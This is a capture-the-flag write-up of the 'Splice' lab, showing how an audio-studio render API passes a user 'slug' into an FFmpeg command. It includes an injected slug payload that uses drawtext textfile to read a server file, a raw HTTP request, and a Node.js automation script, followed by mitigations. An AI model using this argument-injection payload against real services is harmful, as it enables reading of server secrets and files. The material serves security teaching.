FFmpeg Argument Injection Leads to Arbitrary File Read | Splice
Lab Link
Overview

Splice was a WebVerse Pro challenge built around a Tapedeck-style audio studio. The application allowed users to upload an audio clip and generate an audiogram poster through an FFmpeg-backed rendering API.
The vulnerable slug value was inserted into the FFmpeg command without being treated as a single, trusted filename. By placing spaces and additional FFmpeg options inside the slug, it was possible to inject new command-line arguments, create a second controlled output, and use FFmpeg’s drawtext filter to render a local file into a downloadable PNG.
This resulted in an arbitrary local file read and disclosure of the challenge flag.
Objective
The objective was to identify a weakness in the Studio rendering workflow and retrieve the flag stored on the server.
Vulnerability Identification
The application exposed two important Studio endpoints:
1
2
POST /studio/upload
POST /api/render
The normal workflow was:
- Open
/studioto establish a session. - Upload a valid audio file through
/studio/upload. - Submit a render request to
/api/render. - Download the generated image from
/m/<workspace-id>/<filename>.
A baseline request used a JSON body similar to:
1
2
3
4
{
  "slug": "baseline",
  "theme": "midnight"
}
The server returned output metadata such as:
1
2
3
4
5
6
7
8
9
10
{
  "ok": true,
  "outputs": [
    {
      "file": "baseline.png",
      "url": "/m/<workspace-id>/baseline.png"
    }
  ],
  "errors": null
}
Testing special characters in slug showed that the value was not handled purely as a filename:
- Spaces changed how FFmpeg parsed the output arguments.
- Traversal sequences influenced the output path.
- FFmpeg options supplied after a space were interpreted as additional arguments.
This established that the application was constructing the FFmpeg process from attacker-controlled text without enforcing a strict filename boundary.
Recon and Approach
1. Establishing a Valid Session
Calling /api/render without first uploading a clip returned:
1
No clip uploaded
A small WAV file was therefore generated locally and uploaded through the intended endpoint. The session cookie returned by the application was preserved for subsequent render requests.
2. Confirming Normal Rendering
A harmless slug such as baseline produced a valid PNG. This confirmed:
- The audio upload was accepted.
- The render API was functioning.
- Generated files were exposed through the
/m/route. - The API returned useful FFmpeg errors during malformed renders.
3. Testing Slug Parsing
The slug was then tested with spaces and FFmpeg-style options. The critical observation was that content after a space was treated as new process arguments rather than remaining part of a filename.
A simplified malicious slug took this shape:
1
dummy.png <injected FFmpeg options> leak.png
The first filename allowed the application’s original output to remain valid, while the injected options defined a second attacker-controlled output named leak.png.
Exploitation
Step 1: Add a Second FFmpeg Output
The first goal was to prove that an extra output file could be created. The injected arguments selected a video stream and requested a single PNG frame:
1
dummy.png -map 1:v -threads 1 -frames:v 1 leak.png
The exact stream index depended on the command assembled by the application. Once the mapping was correct, the server created an additional file inside the current workspace.
The -threads 1 option was used because the PNG encoder failed intermittently with the renderer’s default threading configuration.
Step 2: Use drawtext as a File-Read Primitive
FFmpeg’s drawtext filter supports loading text from a local file with the textfile option. The second output was therefore modified to draw a server-side file onto the generated image:
1
drawtext=textfile=/flag:fontcolor=white:fontsize=40:x=40:y=90
The complete injected slug followed this pattern:
1
dummy.png -map 1:v -threads 1 -vf drawtext=textfile=/flag:fontcolor=white:fontsize=40:x=40:y=90 -frames:v 1 leak.png
A render request could be sent as:
1
2
3
4
5
6
7
8
9
POST /api/render HTTP/1.1
Host: <redacted-splice-instance>
Cookie: td_session=<redacted>
Content-Type: application/json

{
  "slug": "dummy.png -map 1:v -threads 1 -vf drawtext=textfile=/flag:fontcolor=white:fontsize=40:x=40:y=90 -frames:v 1 leak.png",
  "theme": "midnight"
}
Step 3: Download the Leaked Image
After the render completed, the API returned a workspace URL for the generated output. The controlled image could then be downloaded from a path similar to:
1
/m/<workspace-id>/leak.png
Opening the PNG revealed the contents of the local flag file rendered directly onto the image.
Automation Script
The following Node.js example reproduces the core workflow while keeping the target and flag value redacted:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
const base = "https://<redacted-splice-instance>";

function getCookie(response, previous = "") {
  const setCookie = response.headers.get("set-cookie");
  if (!setCookie) return previous;
  return setCookie.split(/,(?=\s*[^;,]+=)/)[0].split(";")[0] || previous;
}

function createWav(seconds = 1, sampleRate = 8000) {
  const samples = seconds * sampleRate;
  const dataSize = samples * 2;
  const buffer = Buffer.alloc(44 + dataSize);

  buffer.write("RIFF", 0);
  buffer.writeUInt32LE(36 + dataSize, 4);
  buffer.write("WAVE", 8);
  buffer.write("fmt ", 12);
  buffer.writeUInt32LE(16, 16);
  buffer.writeUInt16LE(1, 20);
  buffer.writeUInt16LE(1, 22);
  buffer.writeUInt32LE(sampleRate, 24);
  buffer.writeUInt32LE(sampleRate * 2, 28);
  buffer.writeUInt16LE(2, 32);
  buffer.writeUInt16LE(16, 34);
  buffer.write("data", 36);
  buffer.writeUInt32LE(dataSize, 40);

  for (let i = 0; i < samples; i++) {
    const sample = Math.sin((2 * Math.PI * 440 * i) / sampleRate) * 12000;
    buffer.writeInt16LE(Math.round(sample), 44 + i * 2);
  }

  return buffer;
}

async function main() {
  let response = await fetch(`${base}/studio`);
  let cookie = getCookie(response);

  const form = new FormData();
  form.append(
    "clip",
    new Blob([createWav()], { type: "audio/wav" }),
    "clip.wav"
  );

  response = await fetch(`${base}/studio/upload`, {
    method: "POST",
    headers: { cookie },
    body: form
  });

  cookie = getCookie(response, cookie);

  const filter =
    "drawtext=textfile=/flag:fontcolor=white:fontsize=40:x=40:y=90";

  const slug =
    `dummy.png -map 1:v -threads 1 -vf ${filter} ` +
    "-frames:v 1 leak.png";

  response = await fetch(`${base}/api/render`, {
    method: "POST",
    headers: {
      cookie,
      "content-type": "application/json"
    },
    body: JSON.stringify({ slug, theme: "midnight" })
  });

  const result = await response.json();
  console.log(result);
}

main().catch(console.error);
Proof and Flag
The generated leak.png displayed the contents of the server-side flag file.
1
WEBVERSE{REDACTED}
The full flag is intentionally omitted from the public writeup.
Root Cause
The application passed an attacker-controlled export slug into an FFmpeg command without guaranteeing that it remained a single filename argument.
The vulnerable design was effectively equivalent to constructing a command string such as:
1
const command = `ffmpeg ... ${userSlug}.png`;
When the slug contained spaces, FFmpeg interpreted the remaining content as separate command-line arguments. This allowed an attacker to inject options including:
-map-vf-frames:v- Additional output filenames
Although this was not necessarily operating-system shell injection, it was still argument injection into a privileged media-processing command. FFmpeg’s powerful filter and file-handling features turned that primitive into arbitrary local file disclosure.
Impact
An unauthenticated or low-privileged attacker able to access the Studio workflow could potentially:
- Read files accessible to the application process.
- Expose environment files, source code, secrets, or credentials.
- Create additional files in writable output directories.
- Abuse other FFmpeg protocols, filters, or input handlers depending on the build configuration.
- Potentially escalate the issue beyond file disclosure if dangerous FFmpeg features or external helpers were enabled.
For this challenge, the demonstrated impact was disclosure of the local flag file.
Mitigation
Use an Argument Array
Launch FFmpeg without a shell and pass every option as a separate fixed argument:
1
2
3
4
5
6
7
8
spawn("ffmpeg", [
  "-i", trustedInputPath,
  "-filter_complex", trustedFilter,
  "-frames:v", "1",
  trustedOutputPath
], {
  shell: false
});
Generate Server-Side Filenames
Do not use a user-controlled slug as the physical output filename. Generate a random identifier instead:
1
const outputName = `${crypto.randomUUID()}.png`;
Store the user-facing title separately as metadata.
Enforce Strict Allowlisting
If a slug must be accepted, restrict it to a narrow character set and length:
1
2
3
if (!/^[a-z0-9-]{1,50}$/i.test(slug)) {
  throw new Error("Invalid export name");
}
Reject whitespace, path separators, leading hyphens, control characters, and FFmpeg metacharacters.
Isolate the Renderer
Run media-processing workloads inside a hardened sandbox or container with:
- A read-only filesystem.
- No access to application secrets.
- A dedicated unprivileged user.
- A restricted writable output directory.
- Network access disabled unless required.
- Resource limits for CPU, memory, file size, and execution time.
Avoid Returning Raw FFmpeg Errors
Detailed renderer errors helped identify stream mappings and argument parsing. Return a generic client error and retain full diagnostics only in protected server logs.
Lessons Learned
- A filename inserted into a command can become an argument-injection vector even when no shell metacharacter is required.
- Media-processing tools such as FFmpeg expose powerful features that can convert small injection flaws into file disclosure or code execution.
- Successful command execution does not always mean an injected filter affected the intended output; generated files must be inspected carefully.
- Establishing a clean baseline render made it easier to distinguish application behavior from malformed payloads and renderer instability.
- User-controlled display names and physical storage names should be separated by design.